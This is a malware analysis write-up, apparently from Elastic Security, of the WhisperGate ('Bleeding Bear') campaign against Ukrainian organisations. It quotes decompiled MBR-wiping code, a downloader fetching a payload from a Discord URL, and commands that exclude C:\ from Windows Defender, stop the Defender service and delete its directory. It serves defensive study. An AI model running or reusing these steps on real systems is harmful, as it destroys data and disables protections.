Operation Bleeding Bear


elastic.github.io/security-research/malware/2022/01/01.operation-bleeding-bear/article

Bleeding Bear Destructive Ransomware

2022-01-19

Key Takeaways¶

- Elastic Security provides new analysis and insights into targeted campaign against Ukraine organizations with destructive malware reported over the weekend of Jan 15, 2022
- Techniques observed include process hollowing, tampering with Windows Defender, using a Master Boot Record (MBR) wiper, and file corruptor component
- Elastic Security prevents each stage of the described campaign using prebuilt endpoint protection features



Overview¶

Over this past weekend (1/15/2022), Microsoft released details of a new campaign targeting Ukrainian government entities and organizations with destructive malware. In a multi-staged attack, one malware component known as WhisperGate utilizes a wiping capability on the Master Boot Record (MBR), making any machine impacted inoperable after boot-up.

Within another stage, a file infector component is used to corrupt files in specific directories with specific file extensions. The elements used in this campaign lack the common characteristics of a ransomware compromise — in this case the adversary uses the same Bitcoin address for each victim and offers no sign of intent to help decrypt the victim's machine.

Оновлення інформації стосовно кібератак 13-14 січня на українську інфраструктуру

#BleedingBear

Для скоординованого реагування повідомте про інцидент: report@ncscc.gov.ua

НКЦК

Translation: Update information on the cyber attack on January 13-14 on Ukrainian infrastructure. For a coordinated response report the incident: report@ncscc.gov.ua


Elastic users are fully protected from attacks like these through our advanced malware detection and Ransomware Protection capabilities in the platform, and the Elastic Security team continues to monitor these events. This case highlights the importance of prevention when it's up against ransomware and malware with destructive capabilities.

Malware analysis breakdown (Stages 1-4)¶

Stage 1: WhisperGate MBR payload¶


The Master Boot Record (MBR) is software that executes stored start-up information and, most importantly, informs the system of the location of the bootable partition on disk that contains the user's operating system. If tampered with, this can result in the system being inoperable — a common tactic for malware and ransomware campaigns over the years to interrupt operation of the infected system.

The stage 1 binary is named `stage1.exe` and has low complexity. A `8192` byte buffer containing the new MBR data that includes the ransom note is allocated on the stack. A file handle is retrieved from **CreateFileW** pointing to the first physical drive which represents the MBR. That file handle is then called by **WriteFile** which takes only `512` bytes from the buffer writing over the Master Boot Record.




```
dwShareMode = (DWORD)lpSecurityAttributes;
buffer = a1;
sub_401FE0(8236u, (int)&dwCreationDisposition, (unsigned int)&dwCreationDisposition);
v1 = alloca(8236);
sub_401990();
qmemcpy(&buffer - 2054, &MBR_data, 8192u);
file_handle = CreateFileW(
                L"\\\\.\\PhysicalDrive0",
                GENERIC_ALL,
                3u,
                (LPSECURITY_ATTRIBUTES)NO_INHERITANCE,
                OPEN_EXISTING,
                0,
                0);
WriteFile(file_handle, &buffer - 2054, 512u, 0, 0);
CloseHandle(file_handle);
return 0;
```

The host will subsequently be rendered inoperable during the next boot-up sequence. Below is a screenshot showing the ransom note from an affected virtual machine.


MalwareAnalysis - VMware Workstation
File
Edit
View
VM
Tabs
Help
MalwareAnalysis
To direct input to this VM, click inside or press Ctrl+G.

```
Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us  $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496
F65
with your organization name.
We will contact you to give further instructions._
```

Contained within the ransom note are instructions soliciting payment to a bitcoin wallet address of 1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv. The wallet does not appear to have received funds from victims as of the publication of this post.



Address

USD BTC

This address has transacted 1 times on the Bitcoin blockchain. It has received a total of 0.00011858 BTC ($4.95) and has sent a total of 0.00000000 BTC ($0.00). The current value of this address is 0.00011858 BTC ($4.95).

Address	1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv
Format	BASE58 (P2PKH)
Transactions	1
Total Received	0.00011858 BTC
Total Sent	0.00000000 BTC
Final Balance	0.00011858 BTC

Transactions

Fee 0.00000336 BTC
(1.487 sat/B - 0.585 sat/WU - 226 bytes)
(2.333 sat/vByte - 144 virtual bytes)

+0.00011858 BTC

Hash 98299d815ba6f23d127098511be78138c400...


2022-01-14 09:01

bc1qdj7fklrxxc26dxlcya... 0.00100519 BTC

1AVNM68gj6PGPFcJuft... 0.00011858 BTC
bc1qw678sc7n32y3y2q... 0.00088325 BTC

Stage 2/3: Discord downloader and injector¶

Once the payload has gained a foothold, further destructive capabilities are facilitated by the stage 2 binary, called `stage2.exe`. This binary pulls down and launches a payload hosted via the Discord content delivery network, a recently reported approach which is increasingly being used by malicious actors.



```
Facade.InsertItem(array, 0, array.Length);
goto IL_4D;
IL_117:
byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
{
    Facade.MoveItem(typeof(string).TypeHandle)
}), new WebClient(), new object[]
{
    "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
});
if (5 == 0)
```

The obfuscated .NET payload (described as Stage 3 below) is then executed in memory, setting off a number of events including:

> Writing and executing a VBS script that uses PowerShell to add a Windows Defender exclusion on the root directory (C:)

Writing and executing a VBS script

```
"C:\Windows\System32\WScript.exe""C:\Users\jim\AppData\Local\Temp\Nmddfrqqrbyjeygggda.vbs"
```

Uses PowerShell to add a Windows Defender exclusion

```
powershell.exe Set-MpPreference -ExclusionPath 'C:\'
```

> AdvancedRun, a program used to run Windows applications with different settings, is then dropped to disk and executed in order to launch the Service Control Manager and stop the Windows Defender service (WinDefend).

AdvancedRun is used to stop Windows Defender


```
"C:\Users\jim\AppData\Local\Temp\AdvancedRun.exe" /EXEFilename "C:\Windows\System32\sc.exe"
/WindowState 0 /CommandLine "stop WinDefend"  /StartDirectory "" /RunAs 8 /Run
```

> AdvancedRun is used again when launching PowerShell to recursively delete the Windows Defender directory and its files.

AdvancedRun deleting the Windows Defender directory

```
"C:\Users\jim\AppData\Local\Temp\AdvancedRun.exe" /EXEFilename
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" /WindowState 0 /CommandLine "rmdir
'C:\ProgramData\Microsoft\Windows Defender' -Recurse" /StartDirectory "" /RunAs 8 /Run
```

> Copies `InstallUtil.exe` is a command-line utility that allows users to install and uninstall server resources from the local machine into the user’s `%TEMP%` directory. This action leverages the file for process hollowing by launching it in a suspended state.



powershell.exe - PID: 270C - Module: kernelbase.dll - Thread: 22C8 - x32dbg [Elevated]

File View Debug Trace Plugins Favourites Options Help Jan 16 2020
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

```
EIP -> 76C6C530   8BFF          mov edi,edi                          WriteProcessMemory
       76C6C532   55            push ebp
       76C6C533   8BEC          mov ebp,esp
       76C6C535   83EC 30       sub esp,30
       76C6C538   53            push ebx
       76C6C539   56            push esi
       76C6C53A   57            push edi
       76C6C53B   8B7D 08       mov edi,dword ptr ss:[ebp+8]
       76C6C53E   8D45 D0       lea eax,dword ptr ss:[ebp-30]
       76C6C541   33DB          xor ebx,ebx
       76C6C543   53            push ebx
       76C6C544   6A 1C         push 1C
       76C6C546   50            push eax
       76C6C547   6A 08         push 8
       76C6C549   FF75 0C       push dword ptr ss:[ebp+C]
       76C6C54C   895D F8       mov dword ptr ss:[ebp-8],ebx
       76C6C54F   57            push edi
       76C6C550   895D F4       mov dword ptr ss:[ebp-C],ebx

edi=7A8 L"

text:76C6C530 kernelbase.dll:$11C530 #11B930 <WriteProcessMemory>
```

